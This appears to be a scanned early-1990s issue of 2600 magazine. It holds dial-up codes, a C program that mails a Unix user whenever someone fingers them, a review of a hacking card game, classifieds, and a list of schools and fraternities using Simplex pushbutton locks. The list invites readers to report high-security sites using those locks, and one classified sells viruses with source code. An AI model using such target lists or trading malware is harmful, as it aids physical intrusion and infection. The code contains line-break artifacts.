01922: Austpac (X.25) 1200bps
01923: Austpac (X.25) 1200/75bps
01924: Austpac (X.25) 2400bps
01925: Austpac (X.25) 4800bps
01928: Austpac (X.25) 9600bps
0193111: Discovery 2400bps
01955: Discovery 1200/75bps
01956: Discovery 2400bps

Australian Capital City Area Codes

02: Sydney, NSW
03: Melbourne, VIC
06: Canberra, ACT
07: Brisbane, QLD
08: Adelaide, SA
09: Perth, WA
002: Hobart, TAS
089: Darwin, NT

a way to catch peepers

by Alien X

Here is a nice little C program for those who use UNIXes with internet capabilities. The function of the program is to let you know when someone tries to finger you via the "finger" command. When a user fingers you, the program will display the finger information as normal, but will also send mail to you indicating who the busybody was so that you can keep tabs on who's so interested in you. It accomplishes this by converting your .plan into a named pipe (see manual page on mknod on your Unix system).

As the program stands the output is an exact duplicate of what a normal finger command would produce, however modification is possible if you wish to output some other information to the user.

Example:

```
printf("It is currently: ") ;
system("date") ; /* output the system date */
fflush(stdout) ; /* flush the output */
```

You can insert this in the area of the 'system ("cat plan")'. Just remember to flush the stdout after each command.

Also, while the source indicates that you should only have to run peep once, sometimes confused operators will kill jobs they don't understand so it's a safe bet to check once in a while by fingering yourself. Also, running multiple copies of peep in the background can raise hell when someone fingers you (i.e., multiple mail messages and such).

peep.c

This source was originally obtained from volpecr@crd.ge.com, and was hacked (and rehacked!) to run on ultrix by shedevil@leland.stanford.edu. You must already have a .plan file before proceeding. You must edit the following file, and where you see the term "username@machine" substitute your own email address. Do the following commands at your system prompt: mv .plan plan <return> mknod .plan p <return> cc peep.c -o peep <return> To run peep, type: peep & <return> NOTE: Do *not* run peep & unless you have already checked and you are *sure* it is not already running. The easiest way is to finger yourself and see if it's working. Because 'peep &' tells the system to keep it running in the background, it will stay running even when you log out and back in. So it's rare that you will need to start it up again.

```
#include <sys/types.h>
#include <sys/file.h>
#include <setjmp.h>
#include <signal.h>
#include <sys/uio.h>
#include <stdio.h>
 sigjmp_buf start;
 void handler(sig,code,scp,addr)
   int sig, code;
   struct sigcontext *scp;
   char *addr;
{
 close(1);
 longjmp(start,0);
}

main()
{
 int fd ;
 fd_set writefds ;

 setjmp(start);

 signal(SIGHUP,handler);
 signal(SIGINT,handler);
 signal(SIGQUIT,handler);
 signal(SIGPIPE,handler);

 while (1)
  {
   fd = open(".plan", O_WRONLY) ;
   if (fd != 1)
            if (dup2(fd, 1) == (-1))
              fprintf(stderr,"Error on dup\n");

   system("cat plan");
   fflush(stdout);

/* Send me mail indicating the request */
   system("(echo \"You have been fingered on\"
`hostname` at `date`; \
               echo \"Relevant process information
follows:\"; \
               ((ps -au; netstat) | grep finger)) | mail -s
\"Finger Alert\" \username@machine");

   fflush(stdout) ;

   close(fd);
   close(1);
    sleep(3);

  }

}
```

hacker review

Hacker: The Computer Crime Card Game
by Steve Jackson
$19.95, Steve Jackson Games
Review by The Devil's Advocate

I watched with envy as Emmanuel Goldstein gained access to Norad. He had used a hidden indial together with a password file, and was now on the MilNet. I looked around the table to see what the other hackers would do. Nothing. They were all just a bunch of Amiga-lamers anyway. If anyone was going to stop Emmanuel, it would have to be me, the Net Ninja. I kept a close eye on him as he hopped over to the Pentagon on the MilNet. Riding on nothing but caffeine and pizza, he was hacking like a crazed Dutchman. He was trying to brute-hack his way in, using every trick he had. He needed those tricks, too, because the ice on that system was numbin'. But I had a few tricks of my own. I watched and waited while Emmanuel penetrated one of the most powerful systems on the net. Then I raided the bastard....

Hacker, "The Computer Crime Card Game," is Steve Jackson's latest gaming foray into the hacking/phreaking world. As the introduction explains, the game was conceived after the Secret Service wrongfully raided his company in 1990. Jackson's response was a logical one: sue the Secret Service and make a game about it. *Hacker,* then, is Jackson's way of letting the Secret Service know how much he appreciated having his rights violated.

Hacker has all the elements of its namesake: players can hack, phreak, upgrade their computer equipment, crash systems, use secret indials, use back doors, travel on various networks, trade or coerce favors, nark on friends, raid or get raided (and possibly busted). The goal of the game is to be the first hacker to gain twelve or more active accounts. This number will vary depending on how long you wish to play. With five or six players, a typical game can last all night.

Those who are familiar with Illuminati will have no problem adapting to the look and feel of the game. The action takes place on an array of cards that, together, comprise the computer network. Each card represents an individual computer system complete with its own security and ICE levels, as well as networking information. Before the game begins, these "System" cards are dealt randomly to the players, who then proceed to "link" the cards together by laying them down on a flat surface next to each other. Players may arrange the cards in any way they see fit, although some rules exist to regulate this initial setting-up process. Some cards will only link in one direction, while other cards are multilinkable. Throughout the game, the playing area or "net" expands as more System cards are added. The advantage to using this Illuminati-style "board" is that no two games are ever the same; the playing area is always changing. The only disadvantage to this is that the game will require a large, flat playing surface, so playing on a ferris wheel is out of the question.

A typical turn begins by drawing a random "special" card. These cards are always beneficial to the player who draws them. They can be offensive, defensive, or just plain helpful. The Secret Service Raid card, for example, is played on an opponent: "Lose all your equipment. Roll 7 or better to avoid a bust. Play on a rival after any successful hack by any player...." Some cards counteract the effects of other cards. The Dummy Equipment card, for instance, might be used after a raid: "The investigators took your TV and your old Banana II, but they overlooked the real stuff. No evidence, no bust - and you keep your system...." Other cards will give you much needed bonuses such as extra hacks or additions to your dice rolls. The Caffeine and Pizza card, "Perfect for that manic burst of energy," will give you one extra hack, while the Social Engineering or Trashing card gives bonuses to your dice rolls. In addition, some cards are used only once, while others can be reused. All in all, the special cards are a nice touch and add character to the game.


After taking a special card, a player must answer that self-incriminating question: To hack or not to hack? Why would anyone not want to hack in a game called *Hacker?* The answer is that a player may choose not to hack so that he or she can upgrade instead. Like certain special cards, upgrades will give players bonuses such as extra hacks or additions to dice rolls. A player who opts to upgrade ends his or her turn without much excitement.

Hacking is naturally the main course of the game. Skill is required in choosing the right system and in finagling the bonuses necessary in order to beat the system's security level. A player must begin by hacking one of the indials, which are entrances to the various other systems on the net. In order to get an account on a system, a player must tie or beat the system's security level. If a player manages to get four points higher than the security level, then this is indicative of good hacking and a root account is obtained. Root accounts allow extra privileges and bonuses under certain circumstances. For instance, root can initiate a housecleaning to rid a system of other unwanted hackers.

When hacking, a player must also avoid any

ICE that may be present on the system. ICE, short for Intrusion Countermeasure Electronics, obviously doesn't exist yet, but Jackson couldn't resist the Gibsonian concept which is so ingrained in hackers that it might as well exist anyway. Avoiding ICE is a matter of rolling higher than a system's ICE level. A player who is ICEd will experience discomfort as he or she loses accounts on various systems. In some cases, hitting ICE also results in a raid.

Each system has its own security level. Most systems also have ICE, and some even offer special privileges for those who have root access. No Such Agency, for instance, allows players with root accounts to draw an extra special card at the end of their turn. Naturally, the better a system is, the higher its security and ICE levels.



Social Engineering

"Pardon me. I'm with the phone company and we're checking out a problem with your modem line. What's the root password on your system, please?"

You get a +4 on one attempt to hack. If that attempt fails, the +4 can be re-used, *that turn only*, on other hack attempts on the same target.

ONE OF THE SPECIAL CARDS FROM *HACKER*.

The next phase of a player's turn is phreaking. This option allows fellow hackers a chance to gain access to a system that is already compromised by the player. Phreaking is a good faith option, designed to allow players to work together toward their mutual goal of system conquest. However, phreaking also has its risks, as it is still possible to hit ICE. Phreaking also fills up systems with hackers. The disadvantage to having too many hackers on a system is that it automatically initiates housecleaning. At the start of a player's turn, he or she must "roll for housecleaning" on all systems where four or more hackers are present. Housecleaning is the real-life equivalent of a system administrator doing his or her job. Housecleaning forces each hacker to roll well or be tossed off the system. Naturally, players with root accounts have better chances. Phreaking, then, can be both beneficial and baneful.

The final phase of a player's turn is narking. Turning your fellow hackers in may seem like the ultimate sin, but it's really not as bad as it sounds. First of all, you're not really snitching on anyone. Instead, you are trying to convince the system administrator (via dice rolls) that he has hackers on his system. If you are successful, then the administrator will initiate a housecleaning in an attempt to rid the system of hackers. Like hacking and phreaking, narking has its dangers, not the least of which is getting everyone else pissed off at you.

By now, you probably realize that *Hacker* is not an easy game to play without the rule book handy. Indeed, we found the rules to be in such high demand that we made extra copies. While it's not really complicated, it does take some time to learn. The best way to describe *Hacker* is that it is interesting and entertaining. Members of *2600* played it for seven straight hours, and only stopped due to severe exhaustion. In some ways, the game has more in common with real hacking then you might think!

Hacker will not teach you how to hack. Obviously no game is a substitute for the real thing. However, *Hacker* may help explain some of the fundamental concepts of its namesake by letting people vicariously experience the thrill of true hacking. The terms used in the game are fairly accurate. The only term we had a problem with was "phreaking." In reality, phreaking has very little to do with allowing fellow hackers a shot at an account on a system that you already have access to.

Hacker manages to capture the spirit of hacking in a cardboard box. True to its name, the main goal is not to invade privacy, or increase one's wealth, or cause anarchy. Rather, the goal is merely to gain access, to explore, and to have fun while doing it. Jackson's use of a network connecting government and corporate systems is noteworthy. Obviously, you will not find Mom and Pop's home computer on the net. Perhaps this will help dispel the myth that hackers invade "personal" privacy.

Even creativity, that most important of all aspects of hacking, is present in the game. The rule book is by no means definitive, and players will find creative ways to bend, twist, and distort various sections to produce tangible results. For instance, the rules do not say anything about getting more than one account on a system. However, what is ultimately "allowed" and "prohibited" will be determined by the players. On more than one occasion, we found ourselves voting on controversial rule-book ambiguities. Law enforcement officials will therefore be pleased to know that *Hacker*, among other things, encourages democracy.

Looking for Simplex locks?

Listing of Universities, Colleges, Preparatory Schools and School Organizations Using SIMPLEX pushbutton Locks:

Auburn University; Auburn, AL
Phi Gamma Delta; Auburn, AL
University of Alabama School of Medicine; Birmingham, AL
Oakwood College Computer Center; Huntsville, AL
University of South Alabama; Mobile, AL
Troy State University; Troy, AL
The University of Alabama; University, AL
Northern Arizona University; Flagstaff, AZ
Arizona State University; Tempe, AZ
Flowing Wells Public Schools; Tucson, AZ
Batesville Public Schools; Batesville, AR
Harding College; Searcy, AR
Pacific Union College; Angwin, CA
University of California; Berkeley, CA
University Student Coop. Association; Berkeley, CA
Cypress College; Cypress, CA
Chalot College; Livermore, CA
California State College/Dept. of Biology; Los Angeles, CA
Chapman College; Mare Island, CA
Peninsula Childrens Center; Palo Alto, CA
Pomona Unified School District; Pomona, CA
Loma Linda University; Riverside, CA
California State University; Sacramento, CA
West Coast University; San Diego, CA
San Diego State University; San Diego, CA
University of California; San Francisco, CA
San Francisco State University; San Francisco, CA
Santa Rosa Junior College; Santa Rosa, CA
Stanford University; Stanford, CA
California State University; Temple City, CA
University of Colorado Book Center; Colorado Springs, CO
Alpha Gamma Delta; Denver, CO
Fort Lewis College; Durango, CO
Alpha Phi Sorority; Fort Collins, CO
Widefield School District #3, Security, CO
University of Bridgeport; Bridgeport, CT
Submarine School; Groton, CT
Hartford College; Hartford, CT
Trinity College; Hartford, CT
Wesleyan College, Middletown, CT
U.S. Academy of Gymnastics; Norwalk, CT
Westminster School; Simsbury, CT
Kappa Alpha Theta; Storrs, CT
Suffield Academy; Suffield, CT
Choate School; Wallingford, CT
Gunnery School; Washington, CT
Clearwater Central Catholic High School; Clearwater, FL
Brevard Community College; Cocoa, FL
Broward Community College; Fort Lauderdale, FL
Kappa Alpha Theta Sorority; Gainesville, FL
Pi Kappa Alpha Fraternity; Gainesville, FL
Florida Institute of Technology; Melbourne, FL
Barry University; Miami Shores, FL
Orlando College; Orlando, FL
Tallahassee Community College; Tallahassee, FL
Chi Omega Sorority; Tallahassee, FL
University of South Florida; Tampa, FL
University of Georgia; Athens, GA
Phi Kappa Psi; Athens, GA
Columbus College; Columbus, GA
Young Harris College; Young Harris, GA
Windward Community College; Kaneohe, HI
Brigham Young University; Laie, HI
Boise State University; Boise, ID
Northwest Nazarene College; Nampa, ID
Silver Hills Junior High; Osborn, ID
Baptist Student Center; Carbondale, IL
Delta Phi Fraternity; Champaign, IL
Beta Theta Pi; Champaign, IL
City Colleges of Chicago; Chicago, IL
Student Locksmithing Institute; Chicago, IL
Roosevelt University; Chicago, IL
Oak Therapeutic School; Chicago, IL
University of Chicago; Chicago, IL
University of Chicago/Dept. of Surgery; Chicago, IL
University of Chicago/Wyler Childrens Hospital; Chicago, IL
Millikin University; Decatur, IL
Pi Kappa Alpha; Evanston, IL
Lincoln College; Lincoln, IL
Western Illinois University; Macomb, IL
Diamond Lake Schools; Mundelein, IL
Glenkirk Campus; Mundelein, IL
North Central College; Naperville, IL
John Wood Community College; Quincy, IL
Augusta College; Rock Island, IL
Thornton Community College; South Holland, IL
Sangamon State University; Springfield, IL
Nabor House Fraternity; Urbana, IL
Butler University; Indianapolis, IN
Sigma Nu Fraternity; Indianapolis, IN
Delta Gamma Sorority; Indianapolis, IN
University of Notre Dame; Notre Dame, IN
Adult Learning Service; Rockville, IN
Delta Upsilon Fraternity; West Lafayette, IN
Beta Sigma Psi; West Lafayette, IN
Alpha Kappa Lambda; West Lafayette, IN
Lambda Chi Alpha Fraternity; Ames, IA
Phi Delta Theta; Ames, IA
Beta Sigma Psi Fraternity; Ames IA
Acacia Fraternity; Ames IA
Gamma Phi Beta; Ames, IA
Theta Delta Chi Fraternity; Ames, IA
Delta Chi Fraternity; Ames, IA
University of Northern Iowa; Cedar Falls, IA
Davenport Community School District; Davenport, IA
Sigma Alpha Epsilon Fraternity; Des Moines, IA
University of Iowa; Iowa City, IA
Delta Tau Delta Fraternity; Iowa City, IA
Graceland College; Lamont, IA
Sheldon Community Schools; Sheldon, IA
Williamsburg Community School District; Williamsburg, IA
St. Mary of the Plains College; Dodge City, KS
Acacia Fraternity; Manhattan, KS
Kansas State University; Manhattan, KS
Sigma Phi Delta Fraternity; Manhattan, KS
Sigma Alpha Epsilon; Manhattan, KS
Wichita State University; Wichita, KS
Wichita University; Wichita, KS
Friends University; Wichita, KS
Union College; Barbourville, KY
Centre College of Kentucky; Danville, KY
Phi Beta Phi Sorority House; New Orleans, LA
Lambda Chi Alpha Fraternity; New Orleans, LA
Bowdoln College; Brunswick, ME
University of Maine; Farmington, ME
The Bryn Mawr School; Baltimore, MD
Peabody Institute of Music; Baltimore, MD
Johns Hopkins University; Baltimore, MD
Loch Raven Senior High; Baltimore, MD
St. Paul School for Boys; Brooklandville, MD
University of Maryland; College Park, MD
Charles County Community College; La Plata, MD
St. Mary's College of Maryland; St. Mary's, MD
Salisbury State College; Salisbury, MD
Northeastern University; Boston, MA
Bradford College; Bradford, MA
Z.B.T. Fraternity; Brookline, MA
Radcliffe College; Cambridge, MA
Harvard University; Cambridge, MA
Harvard Dept. of Continuing Education; Cambridge, MA
Boston College; Chestnut Hill, MA
Dean Junior College; Franklin, MA
Teaching Resources Corp.; Hingham, MA
College of Pure and Applied Sciences; Lowell, MA
Tufts University; Medford, MA
St. Marks School; Southborough, MA
Western New England College; Springfield, MA
College Stores Association; Waltham, MA
Wrentham State School; Wrentham, MA
University of Michigan; Ann Arbor, MI
Phi Delta Phi Law Fraternity; Ann Arbor, MI
Phi Alpha Kappa Fraternity; Ann Arbor, MI
University of Detroit; Detroit, MI

Michigan State University; East Lansing, MI
Alpha Phi Sorority; East Lansing, MI
Delta Chi Fraternity; East Lansing, MI
Delta Tau Delta; East Lansing, MI
Phi Mu Fraternity; East Lansing, MI
Phi Gamma Delta; Flint, MI
Sigma Nu Fraternity; Flushing, MI
Sigma Chi Fraternity; Flushing, MI
Calvin College; Grand Rapids, MI
Grand Rapids Schools; Grand Rapids, MI
Macomb County Community College; Mount Clemens, MI
Michigan Christian College; Rochester, MI
Duns Scotus College; Southfield, MI
University of Minnesota; Minneapolis, MN
Phi Gamma Delta; Minneapolis, MN
Delta Kappa Epsilon; Minneapolis, MN
Alpha Gamma Rho; St. Paul, MN
Belhaven College; Jackson, MS
University of Mississippi; University, MS
Southeast Missouri State University; Cape Girardeau, MO
Gamma Phi Beta; Columbia, MO
Chi Omega Sorority; Kansas City, MO
Pattonsburg R-11 School; Pattonsburg, MO
School of the Ozarks; Point Lookout, MO
Phi Kappa Theta Fraternity; Rolla, MO
St. Louis University; St. Louis, MO
St. Louis University High School; St. Louis, MO
Webster College; St. Louis, MO
Washington University; St. Louis, MO
St. Louis Community College at Forest Park; St. Louis, MO
W.U. Medical School; St. Louis, MO
Gamma Phi Beta Sorority; St. Louis, MO
Alpha Epsilon Phi Sorority; St. Louis, MO
Phi Xi Sorority; St. Louis, MO
Pi Beta Phi Sorority; St. Louis, MO
Kappa Kappa Gamma Sorority; St. Louis, MO
Central Missouri State University; Warrensburg, MO
Montana State University; Bozeman, MT
Powder River County Dist. High School; Broadus, MT
Sigma Phi Epsilon; Kearney, NE
Beta Sigma Psi; Lincoln, NE
Theta Chi Fraternity; Lincoln, NE
Alpha Delta Pi Sorority; Lincoln, NE
Beta Theta Phi; Lincoln, NE
Alpha Tau Omega; Lincoln, NE
Triangle Fraternity; Lincoln, NE
Creighton University; Omaha, NE
Omaha College of Health Careers; Omaha, NE
Platte Valley Bible College; Scottsbluff, NE
Kappa Kappa Gamma Sorority; Tallahassee, NV
University of New Hampshire; Durham, NH
Notre Dame College; Manchester, NH
Colby-Sawyer College; New London, NH
Environmental Education Center; Basking Ridge, NJ
Blair Academy; Blairtown, NJ
Center for Professional Advancement; East Brunswick, NJ
Upsala College; East Orange, NJ
Newark State College; Newark, NJ
Essex County College; Newark, NJ
College of Medicine and Dentistry of New Jersey; Newark, NJ
Rider College; New Brunswick, NJ
Rutgers University; New Brunswick, NJ
Princeton University; Princeton, NJ
Fairleigh Dickenson University; Rutherford, NJ
Seton Hall University; South Orange, NJ
Mercer County Community College; Trenton, NJ
University of New Mexico; Albuquerque, NM
New Mexico Highlands University; Las Vegas, NM
University of California; Los Alamos, NM
College of Saint Rose; Albany, NY
American School; APO, NY
Fordham University; Bronx, NY
Manhattan College; Bronx, NY
SUNY Maritime College; Bronx, NY
Sarah Lawrence College; Bronxville, NY
Kingsborough Community College; Brooklyn, NY
Long Island University/Brooklyn Center; Brooklyn, NY
Brooklyn College; Brooklyn, NY
Pi Kappa Phi Fraternity; Brooklyn, NY
Pi Beta Phi National Fraternity; Canton, NY
SUNY College at Cortland; Cortland, NY
SUNY at Delhi; Delhi, NY
Shaker Junior High School; Delmar, NY
Burr Lane School; Dix Hills, NY
Elmira College; Elmira, NY
Union-Endicott Central School District; Endicott, NY
Queens College; Flushing, NY
Nassau Community College; Garden City, NY
Harpursville Central School; Harpursville, NY
Harriman College; Harriman, NY
Hofstra University; Hempstead, NY
Culinary Institute of America; Hyde Park, NY
Cornell University; Ithaca, NY
Jamaica High School; Jamaica, NY
Liverpool Central Schools; Liverpool, NY
Henrick Hudson School District; Montrose, NY
Planetarium State University College; New Paltz, NY
The College Board; New York, NY
New York City College of Osteopathic Medicine; New York, NY
Manhattan School of Printing; New York, NY
College for Human Services; New York, NY
SUNY at Oneonta; Oneonta, NY
SUNY at Oswego; Oswego, NY
SUNY at Stony Brook; Stony Brook, NY
Clarkson College of Technology; Potsdam, NY
Marist College; Poughkeepsie, NY
Vassar College; Poughkeepsie, NY
Richmond Hill High School; Richmond Hill, NY
University of Rochester Medical Center; Rochester, NY
Schenectady County Community College; Schenectady, NY
Sigma Phi Alpha of New york; Schenectady, NY
Union College; Schenectady, NY
Alpha Chi Rho; Syracuse, NY
Delta Kappa Epsilon Fraternity; Syracuse, NY
Phi Sigma Sigma Sorority; Syracuse; NY
Theta Tau Fraternity; Syracuse, NY
Tau Epsilon Phi Fraternity; Syracuse, NY
Sigma Delta Tau Sorority; Syracuse, NY
Phi Kappa Alpha Fraternity; Syracuse, NY
Zeta Beta Tau Fraternity; Syracuse, NY
Chi Omega Sorority; Syracuse, NY
New York Medical College; Valhalla, NY
Board of Education-Damman House; White Plains, NY
Windham, Ashland, Jewett Central School; Windham, NY
Mars Hill College; Mars Hill, NC
Atlantic Christian College; Wilson, NC
North Carolina School of Arts; Winston-Salem, NC
University of North Dakota; Grand Forks, ND
Pi Beta Phi; Grand Forks, ND
Delta Zeta Sorority; Grand Forks, ND
EAE Fraternity; Grand Forks, ND
Gamma Phi Beta Sorority; Grand Forks, ND
Kappa Alpha Theta; Grand Forks, ND
Lambda Chi Alpha; Grand Forks, ND
Delta Gamma Sorority; Grand Forks, ND
Delta Delta Delta Fraternity; Grand Forks, ND
Alpha Delta Pi Sorority; Akron, OH
Lone Star Fraternity; Akron, OH
Mount Healthy High School; Cincinnati, OH
Sigma Alpha Epsilon; Cincinnati, OH
Case Western Reserve University; Cleveland, OH
Cleveland Institute of Music; Cleveland, OH
Alpha Epsilon Pi; Columbus, OH
Kappa Alpha Theta Sorority; Delaware, OH
Columbus Academy, Gahanna, OH
Delta Delta Delta Sorority; Granville, OH
Delta Gamma Sorority; Granville, OH
Universal Driving Schools; Toledo, OH
Cuyahoga Community College; Warrensville, OH
Otterbein College; Westerville, OH
College of Wooster; Wooster, OH
Bethany High School; Bethany, OK
Rogers State College; Claremore, OK
EN Fraternity; Norman, OK
Sigma Nu Fraternity; Norman, OK
Northeast Oklahoma State University, Tahlequah, OK
Tulsa University; Tulsa, OK
Clackamas Education Service District; Marylhurst, OR
Blue Mountain Community College; Pendleton, OR
University of Portland; Portland, OR
Willamette University; Salem, OR
Cedar Crest College; Allentown, PA
Geneva College; Beaver Falls, PA
Pennsylvania State University Behrend College; Erie, PA
Messiah College; Grantham, PA
Thiel College; Greenville, PA
Harrisburg Area Community College; Harrisburg, PA
University of Pennsylvania Veterinary School; Kennet Square, PA

Pennsylvania State University; McKeesport, PA
Cumberland-Perry Area Vocational School; Mechanicsburg, PA
Episcopal Academy; Merion, PA
Spartansburg Junior College; Spartansburg, PA
Blue Ridge School District; New Milford, PA
St. Joseph College; Philadelphia, PA
Albert Einstein Growth & Development Center; Philadelphia, PA
Philadelphia Board of Education; Philadelphia, PA
La Salle College; Philadelphia, PA
Thomas Jefferson University; Philadelphia, PA
The Medical College of Pennsylvania & Hospital; Philadelphia, PA
University Of Pennsylvania; Philadelphia, PA
University of Pittsburgh; Pittsburgh, PA
Girard College; Pittsburgh, PA
Carlow College; Pittsburgh, PA
Gannon College; Pittsburgh, PA
Duquesne University; Pittsburgh, PA
St. Elizabeth High School; Pittsburgh, PA
Triangle Fraternity; Pittsburgh, PA
Sigma Chi Fraternity; Pittsburgh, PA
Albright College; Reading, PA
Eastern College; St. Davids, PA
Susquehanna University; Selinsgrove, PA
Alpha Tau Omega Fraternity; State College, PA
St. Michael's School For Boys; West Pittston, PA
Kings College; WilkesBarre, PA
University of Rhode Island; Kingston, RI
Saint Georges School; Middletown, RI
U.R.I. Graduate School of Oceanography; Narragansett, RI
Brown University; Providence, RI
Providence College; Providence, RI
Rhode Island College; Providence, RI
Medical University of South Carolina; Charleston, SC
Baptist College; Charleston, SC
Charleston Ballet College; Charleston, SC
University of South Carolina; Columbia, SC
Bob Jones University; Greenville, SC
Coker College; Hartsville, SC
Southern Missionary College; Collegedale, TN
Tennessee Technical University; Cookeville, TN
Fisk University; Knoxville, TN
Covenant College; Lookout Mountain, TN
Middle Tennessee State University Library; Murfreesboro, TN
Walters State Community College; Morristown, TN
Chi Omega Sorority; Nashville, TN
Alpha Epsilon PI Fraternity; Nashville, TN
Alpha Chi Omega; Arlington, TX
Lambda Chi Alpha Fraternity; Austin, TX
Zeta Psi Fraternity; Austin, TX
Texas Education Agency; Austin, TX
Pi Beta Phi Fraternity; Austin, TX
Texas State Teachers Association; Austin, TX
Texas A&M University; College Station, TX
Chi Omega Fraternity; College Station, TX
Texas Christian University; Fort Worth, TX
Birdville Public Schools; Fort Worth, TX
Phi Gamma Delta Fraternity; Fort Worth, TX
University of St. Thomas; Houston, TX
Texas Womens University; Houston, TX
Schreiner College; Kerrville, TX
Laredo Junior College; Laredo, TX
Eastfield College; Mesquite, TX
Oblate College of the Southwest; San Antonio, TX
Austin College; Sherman, TX
Utah State University; Logan, UT
Kappa Kappa Gamma Sorority; Salt Lake City, UT
Kappa Alpha Theta; Salt Lake City, UT
Kappa Sigma Fraternity; Salt Lake City, UT
University of Vermont; Burlington, VT
Marlboro College; Marlboro, VT
Green Mountain College; Poultney, VT
Protestant Episcopal Theological Seminary in Virginia; Alexandria, VA
Delta Gamma Sorority; Blacksburg, VA
Virginia Polytechnic Institute & State University; Blacksburg, VA
University of Virginia; Charlottesville, VA
Kappa Delta Sorority; Charlottesville, VA
Chi Omega Fraternity; Charlottesville, VA
Hampton Institute; Hampton, VA
Norfolk State University; Norfolk, VA
Virginia Wesleyan College; Norfolk, VA
East Virginia Medical School; Norfolk, VA
VPI & State University; Reston, VA
Virginia Commonwealth University; Richmond, VA
College of William & Mary; Williamsburg, VA
Massanutten Academy; Woodstock, VA
Central Washington State College; Ellensburg, WA
Longview School Dist. #122; Longview, WA
Washington State University/College of Pharmacy; Pullman, WA
Seattle Public Schools; Seattle, WA
Community Chapel and Bible Training Center; Seattle, WA
Clover Park Vocational School; Tacoma, WA
Student Residence Center; Yakima, WA
Georgetown University; Washington DC
National Association for the Education of Young Children; Washington DC
National Education Association; Washington DC
National Science Teachers Association; Washington DC
National Academy of Sciences; Washington DC
Marshall University School of Medicine; Huntington, WV
West Virginia University; Morgantown, WV
West Liberty State College; West Liberty, WV
University of Wisconsin; Madison, WI
Phi Gamma Delta Fraternity; Madison, WI
Gamma Phi Beta Sorority; Madison, WI
Milwaukee Public Schools; Milwaukee, WI
Arcade Drivers School; Milwaukee, WI
Racine Unified School District; Racine, WI
University of Wyoming; Laramie, WY
Pi Beta Phi Sorority; Laramie, WY
Tri Delta House; Laramie, WY
Kappa Kappa Gamma; Laramie, WY
Sheridan College; Sheridan, WY

If you'd like more information on how incredibly easy it is to hack into Simplex locks, read the article on page 6 of the Autumn 1991 issue. And if you're aware of any "high security" locations that use these locks, please let us (and your fellow readers) know!

2600
PO Box 99
Middle Island, NY 11953

2600 marketplace

2600 MEETINGS: First Friday of the month at the Citicorp Center--from 5 to 8 pm in the lobby near the payphones, 153 E 53rd St., NYC, between Lexington and 3rd Avenues. Come by, drop off articles, ask questions, find the undercover agents. Call 516-751-2600 for more info. Payphone numbers: 212-223-9011, 212-223-8927, 212-308-8044, 212-308-8162. **Washington DC meetings:** In the Pentagon City mall from 5 to 8 pm on the first Friday of the month. **San Francisco meetings:** At 4 Embarcadero Plaza (inside) from 5 to 8 pm on the first Friday of the month. Payphone numbers: 415-398-9803,4,5,6.

FORMER U.S. ARMY ELECTRONIC WARFARE TECHNICIAN with TS clearance looking for surveillance work which requires cunning, ingenuity, and skill. Prolocks of Atlantic City, Box 1769, Atlantic City, NJ 08404.

FOR SALE: Compaq Portable 386DX w/6MB RAM, 42MB HD, 1.2MB FD, 80387, tape backup, 2 expansion units, Ethernet board, VGA board, Hayes 2400B modem, Microsoft 400 DPI Mouse, DOS 5.0, manual, diskettes, tapes, etc. Virtually UNUSED—CPU still under warranty. $1666 or best offer. (215) 356-9033.

TIN SHACK BBS (818) 992-3321. The BBS where hackers abound! Over a gig of files, many on-line games! Multi-line! 2600 Magazine readers get FREE elite access!

WOULD LIKE TO TRADE IDEAS with and befriend any fellow 2600 readers. Call Mike at 414-458-6561 if interested.

LOS ANGELES 2600 MEETING: Friday June 5th, 5 pm-8 pm at the Union Station, corner of Macy St. and Alameda. Inside main entrance by bank of phones. Payphone numbers: 213-972-9358, 9388, 9506, 9519, 9520; 213-625-9923, 9924; 213-614-9849, 9872, 9918, 9926.

GET PAID FOR YOUR SKILLS: Basil Rouland is a small entrepreneurial firm providing information system security services to the government and private organizations. We are aggressively expanding our service capabilities and we are looking for talented people to join our team. We are currently recruiting individuals for our penetration testing and other services. Specifically we are looking for people with security experience in VMS, MPE, Primos, and Unix. Those with techniques in denial of service, spoofing, and other attacks via networks are also encouraged to promptly send us a resume and cover letter. The ideal candidate should be willing to travel, energetic, and creative. Possible security clearance for those seeking long term positions. Basil Rouland Inc., Suite 103, 5809 Roxbury Pl., Virginia Beach, VA 23463.

INTERESTED IN STARTING MONTHLY 2600 MEETING IN ST. LOUIS. Contact Brian Hampton at Snafu Software (618-234-2631 data), user #348 @6852 on VIRTUALNet or WWIVNet.

GENUINE 6.5536 Mhz CRYSTALS only $5 each. Orders shipped postpaid via First Class Mail. Send payment with name and address to Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083. Also: information wanted on Northeast Electronic Corp's TTS-59A portable MF sender and TTS-2762R MF & Loop signalling display. Need manuals, schematics, alignment & calibration instructions (or photocopies). Will reward finder.

I AM A NATIONAL MEMBER of the American Atheists and want to start a Phoenix chapter. If you're interested, contact me at: Don Smith, 1905 E Apache Blvd #21, Tempe, AZ 85281.

FOR SALE: 45+ viruses for the IBM on one 3.5" disk at 1.44M or less. Several with source code and documentation. Send $15 to R.Jones, 21067 Jones-Mill, Long Beach, Ms 39560. Please add $5 for overseas deliveries. Supplied for educational purposes only.

VIRUS/SECURITY PROCEEDINGS: 870 pages contains every speaker's paper from the 1992 "Ides of March" conference. Receive via U.S. Priority Mail for $100 prepaid check to: DPMA Financial Industries Chapter, Box 894, Wall Street Station, New York, NY 10268. Also available AT NO CHARGE before June 30 with registration for March 10-12, 1993 6th International Virus and Security Conference (5 tracks, 91 speakers, 53 vendors) cooperatively sponsored by units of ACM, BCS, CMA, COS, DPMA, EDPAA, IEEE, ISSA: $425 member, $325 repeater, $450 nonmember.

COCOTS FOR SALE: Perfect working condition, removed from service. Credit card only type, has card reader built into unit. DTMF, 12 number speed dial. $80 each plus $15 shipping. Call or write for info. Bill Rogers, 2030 E. Charleston Blvd., Las Vegas, NV 89104. 800-869-8501, (702) 382-7348.

